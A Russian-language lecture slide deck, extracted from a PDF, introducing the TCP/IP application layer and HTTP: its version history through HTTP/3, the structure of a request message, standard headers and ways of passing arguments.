


HTTPs и его прикладные друзья



0

Вспомнить всё

Освежим прошлый материал

A photograph of a stone archway, likely part of a building or garden structure. The arch is made of light-colored stone and frames a view of a lush green garden with trees and a path. The lighting is bright, suggesting a sunny day. The arch is the central focus, with other similar arches visible in the background to the left.

В предыдущей серии...

Коротко о главном


- ◎ Сетевое взаимодействие – многоуровневое
- ◎ Основная справочная модель уровней – OSI
- ◎ стек протоколов TCP/IP “имплементирует” OSI

Класс


Интерфейс

Соотношение уровней OSI и TCP/IP

OSI




TCP/IP (DOD)



Общеизвестные жители этажей TCP/IP

Уровень	Примеры жителей	Примечание
Прикладной	FTP, HTTP, SOAP, SMTP, SSL/TLS, ...	Вне спецификации
Транспортный	TCP, UDP, QUIC	
Межсетевой	IP, ICMP	
Физический	Ethernet, 802.11, 802.15, IrDA, ...	Вне спецификации





1

Разминка

Примеры типичных заблуждений

Задача №1

- ◎ **Дано:** connection **refused**
- ◎ **Вопрос:** чем поможет утилита **ping**?
- ◎ **Ответ:** ничем
- ◎ **Пояснение:** такая ошибка значит, что доступ есть, но указанный порт никем не прослушивается.

Задача №2

- ◎ **Дано:** **входящее** соединение по протоколу SMTP на порт 25
- ◎ **Найти:** номер **исходящего** порта
- ◎ **Ответ:** 
- ◎ **Пояснение:** номера исходящих портов не связаны со входящими, не фиксированы и в общем случае не предсказуемы.

A decorative network diagram in the top-left corner, consisting of various sized nodes (some solid, some hollow) connected by thin lines, forming a complex web-like structure.

2

Прикладной уровень ТСП/ІР

Разница между форматом и протоколом

- ◎ **Формат** – способ представления данных.
Отвечает на вопрос: «**Что** передать?»
- ◎ **Протокол** – способ организации обмена.
Отвечает на вопрос: «**Как** передать?»

AMQP


gRPC

HTTP

SOAP

DICOM

Протоколы



Применение

JSON

Protobuf

HTML

XML

PFIF

Форматы

Выясняем отношения

Прикладных протоколов много

- AMQP
- FTP
- POP3
- SMTP
- IMAP
- HTTP
- DICOM
- SSH
- Telnet
- SIP
- IPTV
- Exchange
ActiveSync
- SOAP
- BitTorrent
- BitCoin
- DHCP
- WebDAV
- WebRTC
- ...

Прикладной уровень может быть составным

Для TCP/IP – это один прикладной уровень, но в нём протоколы бывают **вложенными**.





3

ИТТР

История





1991

Швей-
цария





Женева


HTTP v0.9

- © 1991, CERN, Tim-Berners Lee
- © Только метод GET
- © Только HTML
- © Только хардкор



RFC

Request For Comments –
текстовый документ
с описанием предлагаемого
решения (спецификация)



A group of elderly people, mostly women, are standing in a line outdoors. They are wearing heavy winter coats and hats. Several of them are carrying thermal containers (thermoses) in their hands. The background shows a multi-story apartment building. The text "Тем временем в России..." is overlaid on the image in a white, sans-serif font, enclosed in a dashed white circle.

Тем
временем
в России...

HTTP v1.0

- ◎ 1996, HTTP Work Group
- ◎ Новые методы
- ◎ Безопасность
- ◎ Метаданные

HTTP v1.1



- ◎ 1997, HTTP-WG
- ◎ Переиспользование TCP-соединений

Самая
распространённая
по сей день версия

HTTP/2

- ◎ 2015, вырос из Google **SPDY**
- ◎ **Бинарный**
- ◎ Сервер может **push**'ить клиента
- ◎ Поддерживает **мультиплексирование**
- ◎ Умеет **сжимать** заголовки


HTTP/3

- ◎ История:
 - ◎ Появился в mailing list – сентябрь 2018
 - ◎ Черновик RFC – **ноябрь 2019**
 - ◎ **Принят в IETF – июнь 2022**
 - ◎ Основан на Google **QUIC** (поверх UDP)
 - ◎ ~~В статусе предложения~~ **принят в стандарт**

HTTP/3

- ◎ Бинарный
- ◎ Сжимает заголовки
- ◎ Очень быстрый handshake
- ◎ Встроенная **безопасность**
- ◎ Устойчив к смене сети
- ◎ Не поддерживает server push


HTTP/3 Site Support Growth



Источник:

[ИИшечка](#)



A decorative network diagram in the top-left corner, consisting of interconnected nodes and lines, rendered in a light gray color.

4

HTTP

Общие сведения на примере v1.1

A decorative network diagram in the bottom-right corner, consisting of interconnected nodes and lines, rendered in a light gray color.

Hyper Text Transfer Protocol

- ◎ **Текстовый** протокол общего назначения
- ◎ На основе пар «**запрос-ответ**»
- ◎ Единица передачи – **сообщение**

Участники взаимодействия в HTTP

Клиент

Всегда инициирует соединение.
Только отправляет запросы и получает ответы.

Прокси

Пробрасывает запросы и ответы между клиентом и сервером.

Сервер


Отвечает клиенту.
Предоставляет ресурсы и действия (методы API).



a.k.a
User-Agent

Общие сведения об HTTP

- ◎ Не имеет состояний (**stateless**)
 - ◎ Все сессии – поделки поверх HTTP
 - ◎ TCP-соединение ≠ сессия
- ◎ Обычно работает над **TCP**
 - ◎ Но может и над UDP
- ◎ Поддерживает аутентификацию

A decorative network diagram in the top-left corner, consisting of various sized nodes (some solid, some hollow) connected by thin lines, forming a complex web structure.

5

HTTP запросы

От клиента к серверу


A decorative network diagram in the bottom-right corner, similar to the one in the top-left, showing a network of nodes and connections.

URL

Uniform Resource Locator
– унифицированный
адрес электронного
ресурса



URL задает точку назначения для запроса




`http://cs.nsu.ru:8081/artifactory/home.html?id=1&v=2`

Структура сообщения запроса (вид сверху)

- ◎ Строка запроса
- ◎ Заголовки запроса
- ◎ Пустая строка `_(ツ)_/`
- ◎ [Тело запроса]

```
GET / HTTP/1.1  
Host: weather.nsu.ru  
Connection: keep-alive
```



Строка запроса

⦿ Метод

- ⚠ Чувствителен к регистру


⦿ Ресурс

- Не обязан содержать хост

⦿ Протокол

- Всегда **HTTP/1.1**

`GET /images/logo.png HTTP/1.1`



Заголовки запроса

- ◎ Пары «ключ: значение»
 - Не чувствительны к регистру
- ◎ Бывают **стандартные** и **специфичные**
- ◎ Не имеют ограничений в RFC
 - Но есть, например, в Apache HTTPD:
 - 100 шт/запрос
 - до 8192 байт в каждом

Стандартные заголовки запроса

Accept

- MIME-тип ожидаемого ответа

Content-Length

- Размер тела в байтах

Content-Type

- MIME-тип тела запроса
- Например **application/json**

Cookie

- *(см. далее)*

Стандартные заголовки запроса

Host

- Единственный обязательный
- Нужен виртуальному хостингу

Referer

- Адрес предыдущего посещения
- Не опечатка

X-Forwarded-For

- Адрес(а) предыдущих прокси
- Когда-то был специфичным

User-Agent

- ID клиентской программы
- Жертва войны браузеров

Разновидности лжи

1. Ложь
2. Возмутительная ложь
3. User-Agent

The background of the slide features a complex network of interconnected nodes and lines, rendered in a light gray color. The nodes are represented by small circles, some of which are highlighted with a darker shade. The lines connecting the nodes form a dense, web-like structure that fills the entire background.

351 000+

вариантов заголовка **User-Agent**
в реестре **BrowseCap** версии от
12.10.2019

Empty Line

Переносы строк в HTTP
всегда обозначаются **CRLF**,
независимо от ОС клиента
и сервера




Тело запроса

Может передаваться

текстом «как есть»,

либо в **BASE64**

для двоичных данных



Аргументы запроса можно передавать по-разному

- ◎ URL-параметры
- ◎ Заголовки запроса
- ◎ Поля в теле сообщения



Какой способ выбрать?

Обычно зависит
от метода

GET & DELETE

URL-параметры

POST & PUT

Тело сообщения


+ заголовки


Для кросс-
запросных
аргументов

